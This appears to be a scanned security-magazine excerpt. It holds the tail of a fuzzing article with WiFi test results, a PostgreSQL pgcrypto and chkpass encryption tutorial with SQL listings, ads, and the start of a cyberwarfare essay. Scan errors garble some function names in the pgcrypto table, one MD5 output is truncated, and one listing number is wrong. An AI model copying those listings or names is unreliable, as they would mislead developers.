


Figure 3. Example protocol stack from VoIP, showing various layers and interfaces that need to be tested (source: Securing VoIP Networks by Thermos and Takanen, Addison-Wesley 2007)

elements inside the protocol messages. For example, trying only 10 inputs for a file name would result in a smaller input coverage than using 100 inputs. The problem with automated input space coverage is in analyzing how meaningful each of those inputs really were.

The Ultimate Goal – Finding a Flaw

Fuzzing is not only about generation of test cases. It is also about detecting and fixing the found issues. A security guy might be happy with one new zero-day mistake in the product and might not worry about the time it takes to actually fix the found flaws. The software developers, however, only care about the easiness of fixing the found issues. A problem that cannot be easily reproduced will not get a high priority in the long bug lists that they are working on.

The debugging phase starts when testers do find a crash-level flaw. Preparation for that outcome has to start immediately when planning tests. All commercial tools have various test control APIs that testers can use to restart the test target and to collect various metrics from the tests and the target system. Network analyzers can be used to collect all network traffic and enable reproduction of the tests through capture-replay tools, if such functionality is not included in the test tool itself. For debugging the actual flaw, it is important to know the various flaw categories in software. Catching the actual flaw from the code can be very difficult if you do not know what a buffer overflow looks like and how to fix it. Therefore, it is beneficial to do training on secure programming skills for the entire development team.

Example Test Results

Last year, we at Codenomicon collected some research findings from testing various wireless devices and compiled a white paper on that topic using our commercial model-based fuzzers. The study, for example, revealed that fuzzing was able to break down 28 out of 31 Bluetooth devices we tested. Figure 4 shows similar experiences from testing wireless access points. Everything broke when fuzzing was deployed to WiFi devices (Figure 4). The resulting error modes ranged from crashing processes and services, to total reboot of the device, or even corruption of the internal flash memory in the embedded device requiring reprogramming of the device to fix it. Clearly, the industry is not yet deploying negative testing in all different software industries.

Conclusion

The main problem for fuzzing today is that too few people do it. For those who already use fuzzing, the greatest challenge appears to be metrics. If you cannot measure it, you cannot improve it, and you surely do not understand it. All types of metrics are critical for the deployment of useful fuzzing techniques.

The most important part of deploying negative testing is to conduct a good interface analysis and to understand what you need to fuzz. Through that analysis, you can map down the attack surface of the system under test. A limited fuzz test against one interface or against one layer on that interface is not enough to verify the security of the system. A fuzzer tool alone is not enough for the security test. The test engineer

or the security expert conducting a penetration test against the system has to understand the inner operations of the product. Integration to system monitoring tools and test controllers is crucial for a successful test.

Where do we see the usage of fuzzing today and tomorrow? IT decision makers at software companies should deploy negative testing because of the direct cost benefits and advantages associated with it. A flaw identified proactively before deployment has enormous value to them. Identifying specific protocol and permutations of inputs, software testers are able to determine difficult issues using this model-based optimized method. Additionally, they do not waste time trying to explore the infinite amount of inputs to determine the particular test that causes anomalous behavior. Negative testing solves this issue by allowing them to apply their previous experience with typical problem areas to target specific test cases, giving them more time to work on other higher-priority tasks. Negative testing also has benefits for the customer: code has fewer defects, so there is less public exposure to attacks and that makes for a better experience for the software end user. There are no false positives in fuzzing. Negative testing is just one piece of the puzzle of security testing techniques, and fuzzing is just one form of negative testing. But possibly it is the most cost effective form of security testing, depending how well you deploy it.

Mikko Varpiola

Mikko Varpiola is a Codenomicon founder and security/robustness solutions architect. Before founding the company, he was a key researcher at a globally recognized security testing research group, Oulu University Secure Programming Group (OUSPG). Mikko is the company's leading expert on hacking communication interfaces, and speaks more than 160 protocols fluently. He has been involved with the development of fuzzers for all those protocols and in using those tools to conduct the best security assessments in the world as part of Codenomicon's services offering.

Ari Takanen

Ari Takanen is a founder and CTO of Codenomicon Ltd., an accomplished speaker and published author on the topic of software security testing. In addition, Ari has an extensive background in the academic world through his software security testing research at PROTOS/OUSPG. During his research he developed his passion for identifying and eliminating the coding errors and software weaknesses that threaten businesses and individuals alike. He has also written two books on how to identify security weaknesses.

	AP1	AP2	AP3	AP4	AP5	AP6	AP7	
WLAN (*)	INC	FAIL	INC	FAIL	N/A	INC	INC	33 %
IPv4	FAIL	PASS	FAIL	PASS	N/A	FAIL	INC	50 %
ARP	PASS	PASS	PASS	N/A	FAIL	PASS	PASS	16 %
TCP	N/A	N/A	FAIL	N/A	FAIL	PASS	N/A	66 %
HTTP	N/A	PASS	FAIL	PASS	INC	FAIL	FAIL	50 %
DHCP	FAIL	FAIL	INC	N/A	FAIL	FAIL	N/A	80 %
	50 %	40 %	50 %	33 %	75 %	50 %	25 %	Failure %

Figure 4. Test results from testing various WiFi Access Points (source Codenomicon white paper 2008)



ROBERT BERNIER

Protecting Data in a Postgres Database

Difficulty



What if the cracker has the ultimate power to see and do things they are not authorized to possess? What if they acquire the privileges of the superuser himself?

It is assumed that the database administrator is among the most trusted members of your team. However, there are situations that even he should not need access to certain data that he is managing. Why saddle extra responsibility on the DBA when it is simply not necessary?

This final article in my series of PostgreSQL authentication and security addresses the issue of restricting access to data via the use of data encryption. We are going to look at the cool things you can do using cryptographic functions obtained from two contributions modules in Postgres i.e. chkpass and pgcrypto.

You should have the following four files before proceeding:

- chkpass.so
- chkpass.sql
- pgcrypto.so
- pgcrypto.sql

Detailed information in the form of README text file should also be available: README.chkpass and README.pgcrypto

You will have to install the appropriate package for your particular distribution of OS if the above files are not present.

If you have installed the Postgres binaries, by compiling its source code, then run the utility `pg_config` and look for something similar to the following line of output. It needs to have the switch `--with-openssl`:

```
CONFIGURE = '--with-perl' '--with-python'
            '--with-tcl' '--with-openssl' '--enable-
            thread-safety'
```

If it is not there then you will not be able to work with the pgcrypto module. You will have to configure the MAKE files i.e. compose the command `./configure --with-openssl` in the source tree and recompile the source code.

Note: `pgcrypto` also requires the `zlib` so as to be able to compress the encrypted data in a table.

The Md5 Function

The MD5, or message digest, is a Postgres native function that generates a unique 128-bit (32 character) hash value that is used to represent text or binary input that could of any size. Using the function allows you to compare and test the data integrity very quickly.

Because the hash is one-way i.e. it cannot be decrypted, comparisons require that the data input must be hashed too. See an example in Listing 1.

This is third (and the last) part of the Postgres Series. So far we have explored two techniques that prevent crackers from sniffing vital information, during a database session over the network, using SSL based tunnels. We have also reviewed a number of authentication technologies designed to prevent the cracker from logging from unsanctioned locations using legitimate user accounts and passwords.

WHAT YOU WILL LEARN...

Restricting access on the local host using Unix domain sockets

Running encrypted sessions

Client/server connections using SSL

Using authenticated sessions

WHAT YOU SHOULD KNOW...

SQL92, SQL99, SQL2003 protocols

Postgres command line console, `psql`

Configuring and compiling Postgres from source code

As was explained earlier in this article, the `md5` function is used by Postgres itself to hash user account passwords which are subsequently stored in the table `pg_shadow` (`pg_authid`). Using `md5` as a means to hash sensitive passwords is not ideal because the same password is represented by the same hash. Postgres generates unique password hashes by appending the user name before its hashed (this implies that you can not have more than one user account with the same name in the data cluster).

This process is known as adding a salt. Unfortunately, this salt is rather easy to figure out for a cracker interested in hacking the password. Therefore Postgres relies more on its inherent security model of privileges and rights to keep the hashed password safe. Use passwords of at least 8 characters in length for adequate security.

The Chkpass Contrib Module

The `chkpass` contributions module comprises of a set of functions, operators and a data type that results in the creation of an encrypted data type. For example, you can create a table that will store a password and upon insertion the password will be automatically encrypted.

Testing the equality between the encrypted with the unencrypted form of the password is easily done by using the `=` and `<>` and `!=` operators respectively.

The first step (Listing 2) involves installing the `chkpass` scripts to the database. Listing 3 demonstrates an example usage.

The use of a salt in the `chkpass` operator inserts a randomly generated set of bits that is also used as part of the input along with the password as part of the encryption. As you can see from the example the different encryptions created using the same password thereby making it impossible to divine if two passwords are actually the same.

An excellent application of the `chkpass` operator is storing hashed information such as credit-card numbers. The numbers are never stored, only their hash, but can nevertheless be validated by comparing user requested input of the number to its stored hashed value. The hashed credit card number is what is termed as *translucent data*.

The Pgcrypto Contrib Module

The `pgcrypto` contributions module is a collection of functions permitting the DBA to create and administrate a database system capable of handling encrypted

data. A thorough understanding of these functions and the theory behind them empowers the Postgres DBA with the ability of protecting his data that is comparable to any relational database

Listing 1. Demonstrating the MD5 hash function

```
postgres=# create temp table t1(myhash text);
CREATE TABLE

postgres=# insert into t1 values(md5('this is my first test statement'));
INSERT 0 1
postgres=# insert into t1 values(md5('this is my second test statement'));
INSERT 0 1

postgres=# select myhash as "hashed message" from t1 where myhash=md5('this is my
                second test statement');
                hashed message
-----
2fd2cebaf68bacde490cbaa8c4a6dcfe
(1 row)
```

Listing 2. Installing the `chkpass.sql` script into the postgres database

```
robert@laptop:~$ psql -f chkpass.sql postgres
SET
psql:/usr/local/pgsql/share/contrib/chkpass.sql:22: NOTICE:  type "chkpass" is not yet
                defined
DETAIL:  Creating a shell type definition.
CREATE FUNCTION
psql:/usr/local/pgsql/share/contrib/chkpass.sql:27: NOTICE:  argument type chkpass is
                only a shell

CREATE FUNCTION
CREATE TYPE
CREATE FUNCTION
CREATE FUNCTION
CREATE FUNCTION
CREATE FUNCTION
CREATE OPERATOR
CREATE OPERATOR
COMMENT
```

Listing 3. Encrypting a column using the `chkpass` datatype 'chkpass'

```
postgres=# create temp table t1(enc_passwd chkpass,id serial);
NOTICE:  CREATE TABLE will create implicit sequence "t1_id_seq" for serial column
                "t1.id"

CREATE TABLE
postgres=# insert into t1 values('my password');
INSERT 0 1
postgres=# insert into t1 values('my password');
INSERT 0 1
postgres=# insert into t1 values('my other password');
INSERT 0 1
postgres=# select id,enc_passwd from t1 where enc_passwd='my password';
 id |  enc_passwd
----+-----
  1 | :gONNSqIoWsMiA
  2 | :QhbvWLZJEU2lw
(2 rows)

postgres=# select id,enc_passwd from t1 where enc_passwd='my other password';
 id |  enc_passwd
----+-----
  3 | :eg8UP04YsRqAs
(1 row)
```


management system using cryptography in the world today.

Installing the scripts into your working database (postgres) is accomplished thusly:

```
psql -f pgcrypto.sql postgres
```

Table 1. The Pgcrypto Functions

There are two classes of functions: General Encryption Functions and PGP-Like Encryption Functions (as per RFC 2440). The general encryption class of functions encapsulate the most common functions used in a cryptographic environment and includes: symmetric-key encryption and decryption, hash functions, message digest algorithms, and random salt and byte generation. The pgp-like encryption class of functions deal specifically with encrypting and decrypting data using forms of both symmetric and asymmetric (public-key) encryption.

Listing 4. Pgcrypto, general encryption functions

FUNCTION	DATATYPES	RESULT DATATYPE	ARGUMENT
armor		text	bytea
crypt		text	text, text
dearmor		bytea	text
decrypt		bytea	bytea, bytea,
	text		
decrypt_iv		bytea	bytea, bytea,
	bytea, text		
digest		bytea	bytea, text
digest		bytea	text, text
encrypt		bytea	bytea, bytea,
	text		
encrypt_iv		bytea	bytea, bytea,
	bytea, text		
gen_random_bytes		bytea	integer
gen_salt		text	text
gen_salt		text	text, integer
hmac		bytea	bytea, bytea,
	text		
hmac		bytea	text, text, text

Listing 5. Pgcrypto, PGP-Like Encryption functions

FUNCTION	DATATYPES	RESULT DATATYPE	ARGUMENT
pgp_key_id		text	bytea
pgp_pub_decrypt		text	bytea, bytea
pgp_pub_decrypt		text	bytea, bytea,
	text		
pgp_pub_decrypt		text	bytea, bytea,
	text, text		
pgp_pub_decrypt_bytea		bytea	bytea, bytea
pgp_pub_decrypt_bytea		bytea	bytea, bytea,
	text		
pgp_pub_decrypt_bytea		bytea	bytea, bytea,
	text, text		
pgp_pub_encrypt		bytea	text, bytea
pgp_pub_encrypt		bytea	text, bytea,
	text		
pgp_pub_encrypt_bytea		bytea	bytea, bytea
pgp_pub_encrypt_bytea		bytea	bytea, bytea,
	text		
pgp_sym_decrypt		text	bytea, text
pgp_sym_decrypt		text	bytea, text, text
pgp_sym_decrypt_bytea		bytea	bytea, text
pp_gym_decrypt_byte		byte	byte, text, text
pp_gym_encrypt		byte	text, text
pp_gym_encrypt		byte	text, text, text
pp_gym_encrypt_byte		byte	byte, text
pp_gym_encrypt_byte		byte	byte, text, texts

I will demonstrate pgcrypto's capabilities under several scenarios to give you an idea of the possibilities. Note, in order to be brief, not all of the options and parameters for each function will be reviewed. I therefore urge you to read the README.pgcrypto text file which you should consider as the definitive reference.

Make sure GPG is installed on your host. You will need it to generate your keys. Installing it on a debian system, for example, is accomplished thusly:

```
apt-get install gnupg
```

For the purposes of this article, I am assuming you are not an expert on encryption (most people are not).

Listing 4 presents General Encryption Functions.

PGP-Like Encryption Functions

These functions in Listing 5 have been written as per OpenPGP (RFC2440) and support both symmetric-key and public-key encryption.

Example: Generate A Digest

The digest function creates one way hashes. The supported algorithms are md5 and sha1, although if Postgres has been configured and compiled using the --with-openssl switch then the supported hashes includes: md2, md4, md5, rmd160, shat and sha1. Listing 38 returns hex and base 64 encodings.

Example: Generating A Unique Password

The crypt and digest functions are virtually the same but crypt includes a salt parameter ensuring a unique text string is generated for the password. The function gen_salt is used to generate the salt.

Notice the different results in Listing 7 between the two similar SQL statements:

Example: Generating Random Bytes

The function gen_random_bytes returns count cryptographically strong



ASTALAVISTA RELAUNCH

the hacking & security community

As a member you will enjoy ...

>> Latest Security News

Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

>> Industry leading Directory


Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.

>> The Search

Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.

>> Online Tools

The latest online and applications that exist in the hacking and security community from the shared resources of all Astalavista members.



join for free on www.astalavista.com
and be a part of the community



Astalavista.com
the hacking & security community

Listing 6. Hex encoding of an MD5 hashed digest

```
postgres=# select encode(digest('hello world','md5'),'hex');
          encode
-----
```

```
5eb63bbbe01eeed093cb22bb8f5acd3
(1 row)
```

```
postgres=# select encode(digest('hello world','md5'),'base64');
          encode
-----
```

```
XrY7u+Ae7tCTyyK7j1rNww==
(1 row)
```

Listing 7. Generating a unique password

```
postgres=# select pwhash as "hashed password", crypt('mypassword',pwhash) as "authenticated password" from (select
          crypt('mypassword',gen_salt('md5'))t1 (pwhash);
          hashed password | authenticated password
-----+-----
```

```
$1$J2Rptadk$WpXqQUK8SJqGb9wQDmRnB0 | $1$J2Rptadk$WpXqQUK8SJqGb9wQDmRnB0
(1 row)
```

```
postgres=# select pwhash as "hashed password", crypt('mypassword',pwhash) as "authenticated password" from (select
          crypt('mypassword',gen_salt('md5'))t1 (pwhash);
          hashed password | authenticated password
-----+-----
```

```
$1$Lw44YyWo$S0Tj8s0YlUnZBSnx/s0DF1 | $1$Lw44YyWo$S0Tj8s0YlUnZBSnx/s0DF1
(1 row)
```

Listing 8. Generating Random Bytes

```
postgres=# select hmac('my message, hello world'::text,'my secret key','rmd160') as hmac_hash;
          hmac_hash
-----
```

```
Y\242T?\227\250\351\212\315\3161\323\242F\207,\273&{\251
```

-- To make things a little easier, try encoding the bytea string:

```
postgres=# select encode(hmac('my message, hello world'::text,'my secret key','rmd160'),'base64') as hmac_hash;
          hmac_hash
-----
```

```
WaJUP5eo6YrNzmzTokaHLLsme6k=
(1 row)
```

Listing 9. Encrypting a secret message

```
postgres=# select encrypt('my secret message', 'my password', 'bf') as encrypted_msg;
          encrypted_msg
-----
```

```
\026V|h\312!\034\2076\367'.\352%/\371\200K\331i>\357t,
(1 row)
```

Listing 10. Decrypting a secret message

```
postgres=# select decrypt(encrypted_msg,'my password','bf') as decrypted_msg from (select encrypt('my secret message', 'my password',
          'bf')as encrypted_msg)t1;
```

```
          decrypted_msg
-----
my secret message
(1 row)
```

random bytes. This function exists so as to avoid draining the randomness generator pool from the operating system.

This example command is executed from a shell. It accesses the function in

the database, postgres, which then returns 1024 randomly generated bytes using an encoding of base64:

```
psql -t -c "select encode(gen_random_bytes(1024),'base64');" postgres
```

Listing 11. Simultaneous encryption and decryption in one SQL statement

```
postgres=# select decrypt(msg::bytea,'my password','aes') as "decrypted message" from
           (select encrypt('my secret message','my password','aes'))t1
           (msg);
 decrypted message
-----
 my secret message
(1 row)
```

Listing 12. Using Armor

```
postgres=# select armor('this message is for export');
 armor
-----
-----BEGIN PGP MESSAGE-----
 dGhpcyBtZXNzYWdlIGlzIGZvciBleHBvcnQ=
 =kbMg
-----END PGP MESSAGE-----
(1 row)
```

Listing 13. Encrypting and decrypting data using the PGP-like functions

```
gpg --gen-key
```

You can get a list of the keys **using** the command:

```
gpg --list-secret-keys
```

```
robert@laptop:~$ gpg --list-secret-keys
/home/robert/.gnupg/secring.gpg
-----
sec  1024D/7D64C6F4 2007-10-16
uid  rob the tester (this is a test only) <robert.bernier5@sympatico.ca>
ssb  2048g/5AA54096 2007-10-16
```

```
-- The private and public keys are now exported as armored text files i.e.
   robert.asc.txt and robert.secret.asc.txt:
robert@laptop:~$ gpg -a --export 5AA54096 > robert.asc.txt
robert@laptop:~$ gpg -a --export-secret-keys 5AA54096 > robert.secret.asc.txt
```

Listing 14. Symmetrical key encryption and decryption

```
postgres=# select pgp_sym_decrypt(msg,'my password') as "decrypted message" from
           (select pgp_sym_encrypt('my secret message','my password'))t1
           (msg);
 decrypted message
-----
 my secret message
(1 row)
```

Listing 15. Asymmetrical key encryption and decryption

```
postgres=# \set public_key '''' `cat robert.asc.txt` ''''
postgres=# \set private_key '''' `cat robert.secret.asc.txt` ''''
postgres=# select pgp_pub_encrypt('my secret message',dearmor(:public_key)) as msg
           into temp table encrypted_message;
SELECT
```

[GEEKED AT BIRTH.]



You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.
Please geek responsibly.

LEARN:

DIGITAL ANIMATION	GAME PROGRAMMING
DIGITAL ART AND DESIGN	NETWORK ENGINEERING
DIGITAL VIDEO	NETWORK SECURITY
GAME DESIGN	SOFTWARE ENGINEERING
ARTIFICIAL LIFE PROGRAMMING	WEB ARCHITECTURE
COMPUTER FORENSICS	ROBOTICS

www.uat.edu > 877.UAT.GEEK
877.828.4335

Example:

Generating a keyed-Hash Message Authentication Code (HMAC)

HMACs are used to simultaneously verify both the data integrity and the authenticity of a message. Consider the following scenario; you have one person who sends a message to another using an intermediary messenger. It is important to know that the messenger does not change the contents of the message so included with it is the message's authentication code (HMAC). The HMAC is generated using both the message and a secret key that only the sender and receiver possess. The receiver can validate the authenticity of the message by rerunning the delivered message and his secret key through the HMAC function call and comparing the resultant hash with the one that was included along with the original message. The message is considered successfully authenticated if both hashes are the same.

The message authentication code can use one of a number of algorithms i.e. the same ones that are available for the digest function. Listing 8 is an example usage of the HMAC function.

Example: Encrypt And Decrypt Data

Two encryption algorithms are supported in the encrypt and decrypt functions: blowfish (`bf`) and AES (`aes`). This SQL statement, Listing 9, encrypts *my secret message*, with

the password *my password* using the blow fish encryption algorithm, `bf`.

This query, Listing 10, decrypts the above encrypted message, as executed in the subquery `t1`.

Here is an invocation in Listing 11 that simultaneously encrypts and decrypts the data in one statement using the AES encryption algorithm.

Example: Using Armor

The armor function shown in Listing 12, is useful in the case of importing and exporting data, messages and keys into the database.

Example: Encrypting And Decrypting Data Using The PGP-Like Functions

Author's Note The following examples covers only a small subset of the available functions.

Using this family of functions requires a familiarity of GPG. I have used an optional `pgp` password, *my pgp password*, to decrypt the message in the function `pgp_pub_decrypt`. Execute the command shown in Listing 13.

Symmetrical Key Encryption-Decryption

There are two types of functions for symmetric (password) key encryption: `pgp_sym_encrypt` and `pgp_sym_decrypt`.

They are similar in usage to the encrypt and decrypt functions but have more power and are substantially more difficult to crack. This example, Listing 14, query encrypts and decrypts the data in the same SQL statement.

Asymmetrical, Public Key, Encryption-Decryption

There are two functions used for asymmetrical, public key encryption: `pgp_pub_encrypt` and `pgp_pub_decrypt`. Unlike the previously discussed symmetric key encryption, which uses one password to encrypt and decrypt data, asymmetric key encryption uses two keys: one key, which is called the public key, to encrypt the data and a second key, called the private key, which is used to decrypt the data. Everybody gets to see and use the public key but the private key is kept secret.

For the purposes of demonstration I am going to load my private and public keys, that were generated by `gpg`, into session variables. The message will then be encrypted, using the `pgp_pub_encrypt` and `dearmor` functions, and saved into a session table. Decrypting the data is accomplished using the private key and the optional `gpg` password, which I chose to create at the time of key generation.

Here is the encrypting of my secret message, Listing 15, note the set of 4 single quotes which encloses the shell script command `cat robert.asc.txt` which are in turn enclosed by back ticks that execute the command.

This encrypted message, Listing 16, is expressed as a data type `bytea` using escape encoding. Notice the meta-command `\t` which turns off the printing of column names and result row count footers, etc (for the purposes of brevity I am only going to show an abbreviated output of the encrypted data).

Encryption Caveats

Encryption performance issues:

- Encryption affects database performance so do not encrypt all your data.
- Some of the encryption functions were intentionally crippled by the author of

Listing 16. Returning an encrypted message using a SELECT query

```
postgres=# \t
Showing only tuples.
postgres=# select msg from encrypted_message;

\301\301N\003 \353\303\335z\245@\226\020\010\000\215M2Yic\215Kr\272\240\350\260C\|a\
345\221\255+|.....

.....\250L\252\376x\025:Y\203\000s\333y>\306i\207\364SK\241EP\345+:\000\350\
033\326\350hH+(jd.^pJG\017\3232y\223

-- And here is the decrypted message. Note that the formatting is turned on again by
repeating the command â€š\tâ€š:

postgres=# \t
Tuples only is off
postgres=# select pgp_pub_decrypt((select msg from encrypted_message), dearmor(
private_key), 'my pgp password') as "decrypted message";

decrypted message
-----

my secret message
(1 row)
```

the module to operate slowly to defeat password cracking attempts.

- Encrypt only small pieces of data when they are constantly accessed such as credit card numbers, social security numbers, etc.
- Encrypt large pieces of data only when are infrequently accessed.
- Beware of obfuscation techniques that mimic encryption. Obfuscation techniques involves scrambling data using a very fast algorithm. Although it speeds up performance, it is nevertheless not as secure as pure encryption.
- Encrypted data must be decrypted before it can be used as a criteria in a query statement
- Use translucent data, data that has been hashed, if you simply want to validate input, such as a credit card number, against its stored hash

Public key encryption issues:

- Follow a policy of regularly changing passwords and encryption keys
- Assign multiple keys on your data with different expiry dates so as to avoid locking yourself out of your data.
- Never let old keys expire before installing new ones that you have encrypted with your data.
- Avoid storing private keys on the database. Instead, load the private key on the client side similar to the public-private key example.
- If you must store private keys on a database then make sure that the keys themselves are encrypted with a pass phrase.

Symmetric Key Encryption Issues

Avoid generating keys/passwords in a predictable, programmatic fashion, such as pulling every third character from a string value, or using the name of your pet dog etc. Instead, use functions such as `gen_random_bytes` and `gen_salt` to generate new passwords.

Data and passwords that move between `pgcrypto` and client application are in clear-text therefore you must either restrict your connections to local, or use SSL connections

One last word of counsel: consider creating user-defined functions with an untrusted procedural language to access the `openssl` command line utility. You will then have full access to the complete suite of cryptography available on your machine.

Disk Encryption

Although not covered in this article, disk encryption can be used effectively when storing sensitive data on laptops i.e. mitigating lost or stolen data. Keep in mind that performance degrades even if there is no encrypted data.

Conclusion: Authentication And Encryption Techniques

One of the limitations you will see in many data based encryption technologies is that most encryption concentrates on ciphers and not so much on public key encryption.

I suppose it could be argued that it is usual for databases to have weak/simplistic/none encryption but that is not as important as how an application should handle its data. All the popular encryption

technologies, such as OpenPGP, SSH, SSL/TLS etc, use symmetric encryption with random full-length keys that are exchanged using symmetric encryption with either pass-phrase or public-key encryption. For example, in the case of PGP, the random key is separate for every email message. In the case of both SSH and SSL, the random keys are regenerated at regular intervals during a current session. They all incorporate various tactics to make it harder to break the encrypted data.

Perhaps you should consider adopting the operating practices of OpenPGP, or something of a similar level of complexity, rather than relying on just simple ciphers for a system that requires a data encryption solution. Deciding to use either a pass phrase or public-private key will depend on your usage and storage practices. A good approach would be to adopt some form of public-private key handling since it lets you cover more scenarios.

In conclusion, using a cipher that does not change in a database presents a long term risk to the security of the data. Long lived encrypted data can become the target of brute force attacks. Your best option is to encrypt data for the short and medium term and to re-encrypt your data at regular intervals for the long term.

Never take the safety of your encrypted data for granted, especially for long term storage!

On the 'Net

- Postgres: <http://postgresql.org>
- Postgres Documentation: <http://www.postgresql.org/docs/8.2/static/>
- Encryption: keywords that you can use to bring yourself up to speed at Wikipedia, <http://en.wikipedia.org/>:
 - Cryptography
 - Pretty Good Privacy
 - Hash function
 - HMAC (Hash Message Authentication Code)
 - MD5
 - SHA
 - Symmetric-key
 - Salt ([http://en.wikipedia.org/wiki/Salt_\(cryptography\)](http://en.wikipedia.org/wiki/Salt_(cryptography)))

Summary Remarks

This purpose of this article was to demonstrate what could be leveraged as weaknesses in Postgres either through ignorance or the nonchalance of one's duties.

If nothing else, the final message that I would like to leave with you is this: no matter how good a piece of software is, there is always a way of penetrating its defenses. In the end, it is the person and not the program that makes the difference between success and failure.

Robert Bernier

Robert Bernier, robert@otg-nc.com, is a Business Intelligence Analyst and trainer at Open Technology Group, <http://www.otg-nc.com>. He has written for publications that includes, among others: Sys-Admin, Hakin9, PHP Magazine, PHP Solutions and the O'Reilly webportal. Robert is the maintainer of `pg_live`, a Linux live CD distro designed to profile PostgreSQL for first time users, which is used throughout the world in trade shows, conferences and training centers.

Global Thermonuclear War – Shall We Play a Game?

MATTHEW JONKMAN

There's a movie I think everyone in the security world has likely seen. *Wargames*, Matthew Broderick as a teenager that accidentally builds a relationship with WOPR and nearly triggers a nuclear strike because humans relied too heavily on machines.

Classic American cold war scare movie from the 80's that may have been one of those movies that set a lot of us on the road to computers and security.

I recently watched that movie again with my kids and found it just as fun as it was 10 years ago. It got me thinking about what the current equivalent national warfare might be short of conventional conflict.

Consider the recent examples of Estonia being DDoS'd into national paralysis. If their attackers' goal was to do damage to the country, it's infrastructure, and even to cause harm to citizens, was the attack perpetrated the most effective choice? Or was this just a knee-jerk act of vandalism intended to just get some headlines? What would have been a more effective attack?

Global Thermonuclear War. That's not a real option if you intend to do harm to just one national entity. The environmental impacts are too widespread and the reaction of any nuclear armed state is too drastic to consider. Lets consider then a scenario where a superpower that is the target of many extremist organizations, rogue states, and intelligence agencies around the world. Hmm... who fit's that

description? Let's consider an attack by a small but technically adept extremist organization against the United States.

Many scenarios have been explored both publicly and privately, and there are very talented folks monitoring our internal and external network traffic looking for signs of these attacks. We can surely assume that constant probing and exploration of US networks are going on just as fervently as the US is probing and exploring the networks of it's enemies and allies. More of a threat is the non-state connected organization for several reasons.

